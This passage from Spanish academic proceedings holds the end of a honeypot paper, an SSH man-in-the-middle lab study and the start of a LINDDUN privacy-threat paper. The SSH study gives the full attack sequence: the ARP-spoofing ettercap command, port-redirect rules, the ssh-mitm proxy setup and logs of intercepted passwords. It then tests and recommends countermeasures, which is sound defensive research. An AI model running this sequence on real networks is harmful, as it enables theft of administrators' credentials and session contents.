Luego de lograr la estabilidad del sensor, a través de los scripts antes mencionados se planteó la integración con MHN (un dashboard que cuenta con varios tipos de

sensores como por ejemplo, kippo, glastopf y muchos otros). La funcionalidad de esta herramienta es centralizar logs para visualizar todos los eventos que ocurren sobre de la red en un dashboard para su posterior análisis.

Cuando se inició este trabajo, se creía que iba a resultar una integración sencilla, entre SNARE, TANNER y MHN, por lo que se comenzó con dicha implementación, luego de varias pruebas se concluyó que dicho proceso era inviable por el tipo de protocolo usado por MHN para la integración de nuevos sensores al dashboard. Hpfedds es un protocolo liviano, desarrollado en C que se basa en el principio de canales y suscriptores, pero resultó ser un protocolo poco escalable, complejo y demasiado inestable para el sensor SNARE.

De dicho esfuerzo y fruto de investigaciones sobre herramientas que cumplan la misma función que MHN, se decidió implementar Graylog.

Graylog es un sistema de centralización de logs, que brinda la misma funcionalidad que MHN sobre los sensores SNARE y TANNER, con el objetivo de que resulte más escalable para la arquitectura de red planteada en este trabajo.

Una vez inicializado Graylog, se realizó la integración de TANNER. Para integrar el sensor, fue necesario comprender el funcionamiento total, realizando un extenso análisis del código fuente, por lo que se realizó un fork del proyecto original y se introdujeron las siguientes modificaciones. Se agregó una clase que maneje la conexión con el servidor de Graylog

```
import requests
import json
import logging
import http.client as http_client
HOST = "192.168.100.167"
PORT = "12201"
class Graylog():
def __init__(self):
self.endpoint = "http://"+HOST+": "+PORT+"/gelf"
logging.info ('init graylog endpoint
{0}'.format(self.endpoint))
def send_data(self,data):
json_data = json.loads(data.decode('utf-8'))
path =
json_data['response']['message']['detection']['name']
order =
json_data['response']['message']['detection']['order']
requests.post(self.endpoint,
json={'short_message': 'payload
detected', "host": "localhost", "facility": "test",
_path": path, "_attack_order":
order})
```

Una vez finalizada la sesión de administración en Open-BTS. Se revisaron los registros de eventos en Graylog con fines de analizar al atacante, su perfil y los ataques que éste intentó realizar dentro del sensor web.

5. RESULTADOS OBTENIDOS

Se realizaron diferentes sesiones de análisis y registros de eventos para lograr los resultados que se muestran en la tabla siguiente:

Pruebas realizadas	Resultado
Ataque LFI	Registro de evento y datos del archivo
Ataque SQLi	Respuesta simulada y registro de eventos
Port Scanning	Enmascaramiento del sensor
Ataque XSS	Respuesta Simulada y captura de eventos

Tabla 1: Pruebas realizados sobre la arquitectura

6. CONCLUSION

Como conclusión podemos mencionar que se cumplieron los objetivos propuestos inicialmente, luego de analizar los conceptos de honeypot, Infraestructuras Críticas y de redes de telefonía móvil, logrando una implementación virtualizada y básica de OpenBTS, que si bien no se disponía del hardware necesario para brindar el servicio efectivo de una red de telefonía móvil en un estado operativo y funcional, se hizo foco principalmente, en la seguridad del software de administración y gestión de la red, lo cual permitió demostrar el valor de la inclusión de los honeypots a las Infraestructuras Críticas. Respecto del objetivo número 5, su cumplimiento fue parcial ya que se deberán continuar sumando pruebas, entendiendo que lo probado fue básico. Finalmente, como aspecto positivo adicional se destaca que para todo el trabajo se utilizaron herramientas open-source.

7. TRABAJO A FUTURO

En este proyecto se demostró cómo un sensor web como SNARE y su analizador de eventos TANNER, envían información en tiempo real, hacia un gestor centralizado de logs como Graylog de forma tal que el trabajo a futuro será clasificar esa información en los diferentes tipos de ataques informáticos que existen hoy en día, permitiendo elaborar gráficos y reportes más significativos para la organización que se pretende brindar seguridad.

Además, la Honeynet se puede ampliar a múltiples sensores, no necesariamente webs, ofreciendo mayor cantidad de servicios vulnerables, generando una red más atractiva para un atacante, debido a que esta solución es escalable ya que utiliza un protocolo estandarizado como HTTP a diferencia de otros dashboards como por ejemplo, MHN que utiliza un protocolo que no es estándar.

8. REFERENCIAS

[1] Michael Muter, Felix Freilin, Thorsten Holz, Jeanna Matthews, «A Generic Toolkit for Converting Web

Applications Into High-Interaction Honeypots,» 2007.

[2] H. Project, «Know Your Enemy: Honeynets in Universities,» 2004.

[3] «Modern Honey Network,» 2014.

[4] «Super Next generation Advanced Reactive honEypot,» 2015.

[5] «Modern HoneyPot Network: dejando un tarro de miel en internet,» 14 Noviembre 2014. [En línea]. Available: <https://www.joanesmarti.com/modern-honeypot-network-dejando-un-tarro-de-miel-en-internet/>. [Último acceso: Enero 2016].

[6] h. Project, «Know Your Enemy: Honeynets,» 2006.

[7] M. E. Sánchez, «Implementación de una honeynet para la ciberdefensa de Infraestructuras Críticas,» 2015.

[8] C. Tapia, «HONEYNETS COMO HERRAMIENTA DE PREVENCIÓN,» 2012.

[9] M. Delfino, «Redes anónimas como instrumento para la conformación de un ciber-ataque sobre una infraestructura crítica: Sistema de Radarización de Tráfico Aéreo,» 2015.

[10] H. Project, «hpfeeds,» 2013. [En línea]. Available: <https://github.com/rep/hpfeeds>.

[11] «Honeynet Project,» [En línea]. Available: <https://www.honeynet.org/papers/webapp>. [Último acceso: Marzo 2016].

[12] SNARE <https://github.com/mushorg/snare>

[13] TANNER <https://github.com/mushorg/tanner>.

[14] Glastopf, "A dynamic, low-interaction web application honeypot", Author: Lukas Rist, Co-authors: Sven Vetsch, Marcel Kořin, Michael Mauer, 4 th November 2010.

[15] GSM Network using OpenBTS, Author: Ramón Torres Gomez, Date 5/09/2014

[16] Hacking y Seguridad en Redes de Telefonía Móvil, Author: Mauricio Canseco Torres, Date: 2013.

[17] Baseband Attacks: Remote Exploitation of Memory Corruptions in Cellular Protocol Stacks, Author: Ralf-Philipp Weinmann, University of Luxembourg. 2015

Securizando la Infraestructura Crítica, Hacia el Fin de las Contraseñas en SSH

Sebastián Norberto Mussetta

Norberto Gaspar Cena

Ignacio Daniel Favro

Dpto Ing. en Sistemas de
Información

Dpto Ing. en Sistemas de
Información

Dpto Ing. en Sistemas de
Información

UTN – Facultad Regional Villa
María

UTN – Facultad Regional Villa
María

UTN - Facultad Regional Villa
María

smussetta@frvm.utn.edu.ar

ngcena@frvm.utn.edu.ar

idfavro@frvm.utn.edu.ar

Abstract

Durante mucho tiempo los administradores de sistemas centraron su esfuerzo en utilizar la autenticación simple a través de contraseñas para proteger la gestión de la infraestructura; incluso en la actualidad se utilizan técnicas de rotación periódico y robustez de contraseñas que lo único que logran es que los usuarios, para poder recordarlas, las escriban y almacenen en algún medio inseguro (Desde agendas tradicionales hasta documentos en texto plano). Lo cierto es que en la actualidad la utilización de ese método de autenticación simple se encuentra bajo amenaza ya que existen técnicas que permiten robar las contraseñas aún cuando la comunicación sea a través de un canal seguro utilizando SSL o TLS. Ya no importa que se solicite cambiar la contraseña cada períodos cortos de tiempo o cuan robusta sea ésta, en la actualidad existen técnicas que permiten obtener esa contraseña de manera no tan compleja. Para demostrar esta explotación se tomó como caso de prueba el protocolo SSH que en la actualidad es el más utilizado para la administración de distintos dispositivos que se encuentran en la red tales como Servidores, Routers, Switches y el creciente mercado de Internet de las cosas. El presente trabajo pretende demostrar la facilidad en la obtención de contraseñas en el protocolo SSH a través de Proxy SSH y los diferentes mecanismos de protección necesarios para mitigar los impactos en ambientes que en la actualidad se consideran vulnerables, tales como la implementación de claves públicas y privadas, doble factor de autenticación, entre otros.

1. Palabras Clave

Mitm, arp spoofing, ssh, ssl, tlc, rsa, clave pública, clave privada, proxy, seguridad

2. Introducción

Gracias a la evolución de la tecnología, crecimiento de las redes de Información e Internet de las cosas, la información a la que acceden usuarios se encuentra descentralizada través de todo el mundo. El soporte de comunicaciones, equipamiento y sistemas operativos que soportan dicha información por ende se encuentran también de manera descentralizada. Comparando este modelo con el empleado años atrás donde la información se encontraba centralizada en grandes equipos locales y administrados localmente, se puede afirmar que el antiguo modelo resulta casi obsoleto. Actualmente, y desde hace tiempo, los administradores de la infraestructura de la información y comunicaciones, no necesitan estar conectados directamente a los equipos que administran, sino que la administración la realizan de manera remota. La limitación del acceso físico al equipamiento y a los sistemas operativos no es un problema con el modelo de Internet actual. Para poder ejecutar Shells^I remotos, los administradores utilizaban el protocolo telnet^{II} que se consideraba muy inseguro, ya que la información transmitida y recibida viajaba en texto plano. Con el tiempo se empezó a utilizar el protocolo SSH^{III} para dicho fin, el cual, implementa SSL^{IV} y TLS^V cifrando la información de la capa de aplicación de TCP/IP transmitida. Se ha demostrado, en reiteradas oportunidades que los ataques man in the middle son un problema a la hora de utilizar ARP^{VI} en un ambiente de área local, incluso existe la posibilidad de manipular los mensajes de capa 2 también con la implementación IPv6

en un ambiente local permitiendo el ataque^{VII}. En principio, a la hora de realizar una comunicación SSH, se tiende a pensar que como la información de aplicación se transmite cifrada, aunque se realice un ataque de tipo man in the middle, la información capturada no será legible para el atacante. Esta afirmación es en principio correcta, pero al colocar un servidor SSH intruso que funcione como proxy SSH y al realizar un ataque de hombre en el medio a través arp spoofing sobre la víctima y un servidor proxy SSH, la víctima se conectará primero al SSH falso y éste, podrá descifrar toda la información recibida. Luego, el falso servidor SSH se conectará con el original reenviando toda la información y actuando como proxy de manera transparente para la víctima cliente. En la mayoría de las implementaciones SSH la autenticación se realiza a través del envío de usuario y contraseña cifrados, no resultando ser un problema a la hora de realizar este ataque, ya que la víctima se conectará con un servidor falso, si evidenciarlo a priori, y el servidor podrá capturar la información legiblemente, incluso el usuario y contraseña utilizado para la autenticación de la conexión. En la mayoría de los casos, el usuario se autentica con un usuario sin privilegios, y una vez autenticado en el servidor se cambia al usuario administrador ingresando la contraseña, la cual también es capturada junto con todos los datos transmitidos. Si bien la realización de este ataque parece resultar compleja, en la práctica es muy simple. El problema radica en el envío de usuarios y contraseñas para realizar la autenticación y validar el usuario. Con este tipo de autenticación el ataque es exitoso. Una alternativa, es la implementación de claves públicas y privadas para la autenticación, de esta manera el cliente nunca enviará el nombre de usuario y la contraseña por la red. El cliente tendrá que copiar a priori su clave pública en el servidor original, aunque el falso SSH obtenga la clave pública, nunca podrá obtener la clave privada del cliente para poder establecer la comunicación. De esta manera tras el ataque la víctima no podrá conectarse y la información capturada no será legible. A continuación se desarrollará la implementación del ataque y las medidas de mitigación para reducir este problema.

3. Elementos de trabajo y metodología

La metodología utilizada para el desarrollo del trabajo se basó en cuatro etapas que consisten en el despliegue de la infraestructura de Hardware y Sistemas Operativos a utilizar, instalación y configuración de herramientas, realización del ataque y pruebas de diferentes medidas de seguridad para mitigar el ataque.

Etapa 1 “Despliegue de infraestructura”

Para poder realizar las pruebas de ataques de tipo man in the middle sobre una comunicación SSH es necesario la utilización de al menos tres equipos en la red de área local. Se ha utilizado además un servidor SSH con dirección Ip pública para que el ataque no se limite al ambiente de conexiones SSH a servidores locales. Para simplificar el despliegue se han utilizado máquinas virtuales sobre la plataforma de Virtualización Oracle VirtualBox 5.1.26^{VIII}. Para ello se utilizaron los sistemas operativos con las siguientes configuraciones TCP/IP.

Equipo 1:

Víctima. Sistema Operativo: Debian GNU/Linux 8.3^{IX}.
Dirección IP eth0: 192.168.56.100/24 Gateway:
192.168.56.1 Dns: 8.8.8.8

Equipo 2:

Firewall. Sistema Operativo: Debian GNU/Linux 8.3.
Dirección IP eth0: 192.168.56.1/24. Dirección Ip eth1:
192.168.200.10 Gateway: 192.168.200.1 Dns: 8.8.8.8.
Iptables^X con nat^{XI} sobre el origen de red
192.168.56.0/24. Enmascara la salida por la interfaz eth1
de la red local.

Equipo 3:


Atacante. Sistema Operativo: Debian GNU/Linux 8.3.
Dirección IP eth0: 192.168.56.10/24 Gateway:
192.168.56.1 Dns: 8.8.8.8

Equipo 4:

Servidor Público SSH Víctima. Sistema Operativo:
Debian GNU/Linux 8.3. Dirección IP eth0:
190.114.198.100/25 SSH Server en Puerto TCP (22)

En resumen la topología de red está formada por dos equipos en una red lan 192.168.56.0/24 mas un equipo que funciona como firewall que está conectado a Internet por medio de la red 192.168.200.0/24. La topología utilizada es de tipo estrella, que comúnmente se utiliza en redes de área local, donde diferentes equipos de la red comparten la capa 2 de la arquitectura de protocolos TCP/IP, ya sea con la implementación del protocolo 802.1q^{XII} o alguno de la familia del tipo 802.11^{XIII}. Si bien, esta topología no implementa vlan ni conexiones wireless, este ataque funciona también con dichas implementaciones.

Topología Lógica del despliegue



Etapa 2 “Instalación y Configuración de herramientas”

Equipo Víctima

Se configuraron los parámetros TCP/IP de la interfaz eth0 y se probó conectividad con los demás equipos, a continuación se instaló el software cliente SSH.

Equipo Firewall

Se configuraron los parámetros TCP/IP de las interfaces de red eth0 y eth1. Se corroboró conectividad con los demás equipos y luego se configuraron las siguientes reglas de Firewall en iptables para realizar Nat y permitir conexiones salientes TCP (22).

```
iptables -t nat -A POSTROUTING -s 192.168.56.0/24 -j MASQUERADE (nat)
```

```
iptables -A FORWARD -p tcp -dport 22 -s 192.168.56.0/24 -j ACCEPT (ssh)
```

```
iptables -A FORWARD -p icmp -s 192.168.56.0/24 -j ACCEPT (ping)
```

```
iptables -A FORWARD -p udp -dport 53 -s 192.168.56.0/24 -j ACCEPT (dns)
```

Luego se configuró ip_forward=1 para permitir el ruteo entre interfaces del equipo.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Atacante

Se configuraron los parámetros TPC/IP de la interfaz eth0 y a continuación se verificó la conectividad con los demás equipos. A continuación se instaló y configuró la herramienta SSH Mitm V1.1^{XIV}. Esta simple aplicación ejecuta un SSH server local con un parche para que pueda funcionar como proxy de manera pueda reenviar el tráfico ssh recibido al destino original. Todo el tráfico capturado lo guarda en un archivo de sesión, además guarda los parámetros de autenticación (usuario y contraseña) en el archivo /var/log/auth.log. Se configuró

además el reenvío de tráfico del puerto TCP (22) al puerto TCP (2222) donde se encuentra el SSH local parcheado y se aceptan conexiones entrantes al puerto TCP (2222). Luego se configuró ip_forward=1 para permitir el ruteo entre interfaces del equipo.

```
iptables -A INPUT -p tcp -dport 2222 -j ACCEPT
```

```
iptables -t nat -A PREROUTING -p tcp -dport 22 -j REDIRECT --to-port 2222
```

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Para ello se realizaron los siguientes pasos:

- Descarga de la herramienta desde <https://github.com/jttesta/ssh-mitm>

- Descomprimir y desempaquetar.

- Ejecutar ./install.sh (este script instala todas las dependencias del sistema operativo para que pueda ejecutarse la herramienta)

Luego se instaló la aplicación ettercap con aptitude install ettercap para poder realizar el ataque arp spoofing.

Servidor SSH Público

Instalación del Servicio SSH (OpenSSH v6.7p1) en el puerto 22 del servidor público 190.114.198.100. Se configuró el servicio para que sólo usuarios sin privilegios de root puedan autenticarse en el servidor y una vez ya autenticados obtengan privilegios de administrador por medio del comando 'su'. También se configuró iptables para que acepte conexiones entrantes al puerto TCP (22) de la interfaz eth0.

Etapa 3 “Realización del ataque”

El ataque se realizó a través del conocido método de Arp Spoofing, de esta manera la conexión ssh del cliente se establece con el atacante previa una redirección del puerto TCP(22) al TCP(2222) donde se encuentra el SSH server modificado para que actúe como proxy ssh. Luego, todo el tráfico es redirigido al servidor SSH 190.114.198.100:22 de manera transparente para la víctima. Una vez establecida la conexión, toda la información es capturada por el atacante incluyendo usuarios y contraseñas utilizados.

Paso 1: Ejecución de la herramienta SSH Mitm V1.1

```
File Machine View Input Devices Help
root@sshAtacante:/opt/ssh-mitm-master# ./run.sh
Ejecución SSH Mitm 1.1
```

Paso 2: Comprobación de ejecución de la herramienta

```
File Machine View Input Devices Help
root@sshAtacante:/opt/ssh-mitm-master# netstat -an | grep 2222
tcp        0      0 0.0.0.0:*                0.0.0.0:*               LISTEN
Ejecución Fake SSH Sever
```

Paso 3: Ataque Arp Spoofing

```
File Machine View Input Devices Help
root@sshatacante:/opt/ssh-mitm-master# ettercap -i eth0 -T -M arp /192.168.56.1/
```

Arp Spoofing

```
ARP poisoning victims:

Thu Aug 17 09:32:07 2017 [871844]
192.168.56.1:0 --> 192.168.56.100:0 |

GROUP 1 : 192.168.56.1 08:00:27:9D:B3:16
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...
```

Arp Spoofing

Paso 4: Conexión SSH

```
File Machine View Input Devices Help
root@slxVictima:~# ssh 190.114.198.100 -l usuario
usuario@190.114.198.100's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Aug 17 09:35:43 2017 from host146.190-105-208.sitsanetworks.net
usuario@ally:~$ su
Password:
ally:/home/usuario# ls /
bin      etc      lpp.txt  mnt      root     sus      vmlinuz
boot    home    lib      openvpn-status.log  run      tmp      vmlinuz.oid
cdrom   initrd.img  lost+found  opt      sbin     usr
dev     initrd.img.oid  media     proc     srv      var
```

Conexión SSH

Paso 5: Captura de la sesión SSH

```
root@sshatacante:~# tail -3 /var/log/auth.log
Aug 17 09:35:53 sshatacante sshd_mitm[788]: INTERCEPTED PASSWORD: hostname: [190.114.198.100]; username: [usuario]; password: [c0ntr4s3n4] [preauth]
```

Captura de Credenciales

```
File Machine View Input Devices Help
root@sshatacante:/home/ssh-mitm# cat session_25.txt
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Aug 17 09:35:43 2017 from host146.190-105-208.sitsanetworks.net
usuario@ally:~$ ssuu
Password: passwdroot
ally:/home/usuario# llsc //
bin      etc      lpp.txt  mnt      root     sus      vmlinuz
boot    home    lib      openvpn-status.log  run      tmp      vmlinuz.oid
cdrom   initrd.img  lost+found  opt      sbin     usr
dev     initrd.img.oid  media     proc     srv      var
```

Captura de Sesión SSH

Etapa 4: "Pruebas de diferentes medidas de seguridad"

A) Protección de ARP en el switch de la red

Se ha implementado este ataque sobre la red lan con un switch administrable 3Com Baseline SFP2928 con la configuración por defecto en la seguridad de puertos y a continuación se ha establecido la configuración ARP-Antiatack para prevenir ataques de tipo arp-spoofing.

B) Configuración de SSH Server para la autenticación exclusiva a través de claves públicas y privadas.

Se ha configurado el servidor ssh para que sólo autentique a través de mecanismos claves públicas y privadas, de esta manera las contraseñas de acceso para la autenticación no serán utilizadas. Este tipo de autenticación permite que solo la entidad que tenga la clave privada correspondiente a la clave pública guardada en el servidor logre autenticarse.

```
usuario@slxVictima:~$ ssh-keygen -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/home/usuario/.ssh/id_rsa):
Created directory '/home/usuario/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/usuario/.ssh/id_rsa.
Your public key has been saved in /home/usuario/.ssh/id_rsa.pub.
The key fingerprint is:
10:f3:52:9e:93:c3:4d:ec:13:5c:ae:a5:64:3b:9d:de usuario@slxVictima
```

Generación de Claves

```
usuario@slxVictima:~$ scp .ssh/id_rsa.pub usuario@190.114.198.100:/home/usuario/
usuario@190.114.198.100's password:
The authenticity of host '190.114.198.100 (190.114.198.100)' can't be established.
RSA key fingerprint is 53:bb:a2:c8:2e:03:b6:7b:9d:c1:5d:8b:d4:1a:ee:6c.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '190.114.198.100' (RSA) to the list of known hosts.
usuario@190.114.198.100's password:
id_rsa.pub                                100% 744      0.7KB/s   00:00
```

Upload de clave pública

```
cd /home/usuario/
ls -la
mkdir .ssh
chmod 700 .ssh/
touch .ssh/authorized_keys
chmod 600 .ssh/authorized_keys
cat uploaded_key.pub >> .ssh/authorized_keys
rm uploaded_key.pub
```

Almacén de Clave

```
usuario@slxVictima:~$ ssh 190.114.198.100
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Aug 17 12:03:56 2017 from host146.190-105-208.sitsanetworks.net
```

Autenticación Clave pública sin ataque

C) Instalación de Herramientas como arp-alert^{XV} de manera que el usuario pueda advertir anomalías en las entradas arp del sistema operativo.

```
root@slxVictima:~# arp -an
? (192.168.56.1) at 08:00:27:9c:54:2d [ether] on eth0
? (192.168.56.2) at 08:00:27:9c:54:2d [ether] on eth0
Aug 17 16:26:12 slxVictima arpalert: seq=3, mac=08:00:27:9c:54:2d, ip=192.168.56.1, type=new, dev=eth0, vendor="CADMUS COMPUTER SYSTEMS"
```


Arp Alert 1

4. Resultados

Los resultados obtenidos luego de la realización del ataque fueron muy significativos debido a que ni bien se produjo el ataque, toda la información de la sesión fue capturada. La captura consta de usuario plano y

contraseña, usuario root y contraseña, y todas las actividades realizadas durante la sesión ssh. No se presentó ningún tipo de dificultad a la hora de explotar la vulnerabilidad del modelo de comunicación establecido. Las credenciales obtenidas fueron: usuario:c0ntr4s3n4, root:passwd y la conexión ssh se realizó con éxito y de manera transparente al usuario.

Protección de ARP en el Switch de la red



Seguridad de Puerto 1

Esta configuración en el switch impidió que se pueda realizar el ataque Arp Spoofing por ende no se ha podido capturar ni redirigir tráfico en la red. Simplemente el cliente se pudo conectar con el servidor ssh público de manera correcta.

Configuración de SSH para la autenticación exclusiva a través de claves públicas y privadas

Con esta restricción, el ataque arp spoofing funcionó correctamente pero el acceso al servidor ssh falló debido a que el falso ssh server no posee la clave privada vinculada a la clave pública del usuario alojada en el servidor original. De esta manera, la conexión nunca se podrá realizar, por mas que el falso servidor ssh capture la información, ésta no será de gran utilidad. Además, con este modelo de autenticación, el usuario nunca transmite su clave de acceso.

```
usuario@ixvictima:~$ ssh -I id_rsa 190.114.198.100
Warning: Identity file id_rsa not accessible: No such file or directory.
The authenticity of host '190.114.198.100 (190.114.198.100)' can't be established.
ED25519 key fingerprint is 9e:dd:00:b1:e5:6d:b0:a5:27:ee:d8:a5:34:82:00:bb.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '190.114.198.100' (ED25519) to the list of known hosts.
usuario@190.114.198.100's password:
Permission denied (publickey).
Connection to 190.114.198.100 closed.
```

Permiso Denegado

Instalación de herramienta ArpAlert

Con la implementación de esta herramienta, el ataque es exitoso. ArpAlert es una herramienta que controla entradas anómalas en la tabla arp del sistema operativo local, dejando un registro de log con una advertencia cuando se detecta que dos o mas ip poseen la misma mac address en la tabla arp.

4. Discusión

Los ensayos realizados ponen de manifiesto la inseguridad en conexiones SSH. Los administradores, tienden a pensar generalmente que el protocolo SSH es seguro, pero si no se toman las medidas correctas, puede ser vulnerado fácilmente sin demasiado esfuerzo.

Gran cantidad de servidores ssh, cuentan actualmente con el soporte de autenticación a través de usuarios y contraseñas. El impacto que presenta la captura de credenciales en la red de usuarios ssh, es de gran envergadura ya que los accesos por medio de este protocolo se realizan a servidores, routers, switches, entre otros. Generalmente estos equipos son dispositivos intermedios o finales de los cuales dependen los usuarios de la red. Con un acceso ssh se podrá controlar sistemas operativos, servicios, bases de datos, aplicaciones impactando directamente en los usuarios finales, sin que el administrador lo detecte a priori. Es necesario conscientizar a los administradores de red para que controlen el tipo de autenticación soportada en los servidores ssh. Además, es necesario aplicar políticas a nivel de capa 2 para evitar los ataques man in the middle. Para protegerse de estos ataques, las herramientas de protección tales como la configuración de seguridad de puertos en el switch debe ser una medida de configuración base en la política de seguridad de las organizaciones. Lamentablemente, para poder aplicar estas medidas de protección, el hardware de capa 2 debe soportar estas funcionalidades. Si en la red se utilizan equipos no robustos o no administrables, estas características no estarán presentes. Las herramientas como arpalert no son proactivas, esto significa que pueden contribuir para detectar el ataque pero una vez que ya ha sido realizado. La mayoría de los antivirus presentan esta característica reactiva, siendo un problema para el usuario, ya que cuando se le notifica una vez que el ataque ya se ha realizado.

Otra cuestión a tener en cuenta, es que cuando el cliente ya se ha conectado al servidor original alguna vez, queda guardado en el equipo cliente el fingerprint del servidor. Al realizarse el ataque, es probable que se genere una advertencia advirtiendo que el fingerprint ha cambiado, ya que ahora se está conectando el cliente a un servidor ssh falso. Es muy común que el cliente ignore esta advertencia, ya que muchas veces el fingerprint del servidor se modifica debido a que por ejemplo, se ha cambiado la interfaz de red del servidor. Además, si es la primera vez que el cliente se intenta conectar y hay un ataque en ejecución, no habrá ninguna advertencia ya que aún no se guardó el fingerprint del servidor ya que es la primera vez que se conecta.

Otro aspecto a tener en cuenta, es que aún con la autenticación de clave pública y privada, estando bajo un ataque, el servidor falso solicitará la contraseña al

usuario. Si el usuario ingresa la clave, ésta será capturada de manera automática por el atacante. Por más que la conexión no se establezca, el atacante habrá al menos capturado la contraseña del usuario. El mismo, no podrá ingresar por ssh ya que el acceso es exclusivo a través de la autenticación de clave pública y privada, pero si obtendrá la contraseña del usuario.

5. Conclusión

La implementación de un doble factor de autenticación en las comunicaciones ssh es imprescindible para otorgar seguridad a las conexiones actuales. La utilización de claves públicas y privadas en la autenticación es una alternativa factible para fortalecer la comunicación. Un factor importante con esta implementación es la protección de la clave privada. Este mecanismo mejora notablemente la seguridad de la conexión, pero si en alguna oportunidad el atacante tiene acceso físico a la clave privada del cliente, toda la solución se convierte en insegura. Una alternativa es cifrar la clave privada, de manera que si es obtenida por el atacante, será más dificultoso descifrarla a través de algún mecanismo como fuerza bruta para luego poder realizar el ataque. Existen herramientas como arpswatch, arpalert, muchas soluciones antivirus, entre otras que reaccionan notificando al usuario al encontrar irregularidades en la tabla arp del sistema operativo. Como se mencionó anteriormente, estas aplicaciones son reactivas, es decir, notifican al usuario una vez que el ataque ya ha sido realizado. Mecanismos de protección de capa 2 implementados en la configuración de seguridad de puerto de los switches administrables son ideales para el impedimento del ataque arp spoofing. Cabe destacar que muchas veces, los dispositivos de capa 2 no soportan dicha funcionalidad y otras veces no están configurados con estas políticas. Si las conexiones clientes son realizadas a través de protocolos inalámbricos, fácilmente se podrá realizar el ataque desde la misma red, a menos que la funcionalidad port isolation este configurada en el Access Point.

La utilización de contraseñas para la autenticación ssh ya no es aceptable para brindar seguridad en la conexión. Tanto para SSH como otros protocolos “seguros” es de vital importancia que se implemente otro factor de autenticación, mas allá de la seguridad nativa del protocolo. La definición de una política de seguridad en las organizaciones debe estar minuciosamente establecida con la especificación de política de autenticación para el acceso SSH a los diferentes equipos. Si esto no está previsto, se expondrá el equipamiento quedando vulnerable a los ataques demostrados en este trabajo.

6. Referencias

-
- [^I] Andrews S. Tanenbaum, “Sistemas Operativos Modernos”, 3 Edición, Pearson, 2003
[^{II}] <https://tools.ietf.org/html/rfc854>, Agosto 2017
[^{III}] <https://www.ietf.org/rfc/rfc4251.txt>, Agosto 2017
[^{IV}] <https://tools.ietf.org/html/rfc6101>, Agosto 2017
[^V] <https://tools.ietf.org/html/rfc5246>, Agosto 2017
[^{VI}] <https://tools.ietf.org/html/rfc826>, Agosto 2017
[^{VII}] <http://conaiisi2015.utn.edu.ar/memorias/Seguridad/120-577-1-DR.pdf>, Agosto 2017
[^{VIII}] <https://www.virtualbox.org/>, Agosto 2017
[^{IX}] <https://www.debian.org/>, Agosto 2017
[^X] <http://ipset.netfilter.org/iptables.man.html>, Agosto 2017
[^{XI}] <https://tools.ietf.org/html/rfc2663>, agosto 2017
[^{XII}] <https://www.ietf.org/meeting/86/tutorials/86-IEEE-8021-Thaler.pdf>, Agosto 2017
[^{XIII}] <https://tools.ietf.org/html/rfc7494>, Agosto 2017
[^{XIV}] <https://github.com/jtesta/ssh-mitm>, Agosto 2017
[^{XV}] <http://www.arpalert.org/>, Agosto 2017

Análisis de Amenazas de Privacidad en el Modelado de Procesos de Negocio

Gabriel Vargas¹, Jorge Roa¹, Pablo Villareal^{1,2}
¹CIDISI, UTN-FRSF, Argentina
²CONICET, Argentina
{gvargas, jroa, pvillarr}@frsf.utn.edu.ar

Resumen

En la actualidad la gestión de procesos de negocio (BPM) es un aspecto clave en las organizaciones para lograr una rápida adaptación a los cambios del mercado. Sin embargo, la detección de amenazas de privacidad es un aspecto que no ha sido estudiado en profundidad. El objetivo de este trabajo es aplicar la metodología LINDDUN a BPM para detectar amenazas de privacidad en el modelado de procesos de negocio. Para probar su aplicabilidad se utiliza LINDDUN a un proceso para la registración de denuncias de violencia institucional, donde la privacidad es un aspecto clave. Como resultado de aplicar LINDDUN se detectaron 11 amenazas de privacidad.

1. Introducción

En la actualidad, las organizaciones necesitan adaptación rápida al cambio para mantenerse competitivas y evitar perder oportunidades de mercado. Por este motivo, las organizaciones han incrementado su interés en la Gestión de Procesos de Negocio (BPM, del inglés Business Process Management). BPM provee conceptos, Métodos, y técnicas para dar soporte al diseño, administración, configuración, ejecución, y análisis de procesos de negocio [6].

Un modelo de proceso de negocio se enfoca en mostrar un proceso en el nivel de actividades, subprocesos, y el flujo de control definido entre los mismos [6]. El flujo de control define el comportamiento de un proceso de negocio, y refiere a cómo una organización va a ejecutar sus actividades. Existen diferentes lenguajes propuestos por consorcios de organizaciones y compañías que pueden ser utilizados para definir modelos de procesos de negocio, tales como BPMN [7], EPC [8], o los diagramas de actividades de UML [9].

Cuando se trata de cualquier tecnología de la información, la privacidad y la seguridad son claves para asegurar que las metas se logran de manera efectiva y sin comprometer los datos personales. Las tres preocupaciones de seguridad son la confidencialidad, la

integridad y la disponibilidad. La confidencialidad significa que el acceso a la información está restringido sólo a las partes previstas. Integridad significa que los datos son precisos y consistentes y no han sido manipulados, mientras que la disponibilidad significa que los recursos y datos permanecen disponibles cuando son necesarios por las partes legítimas.

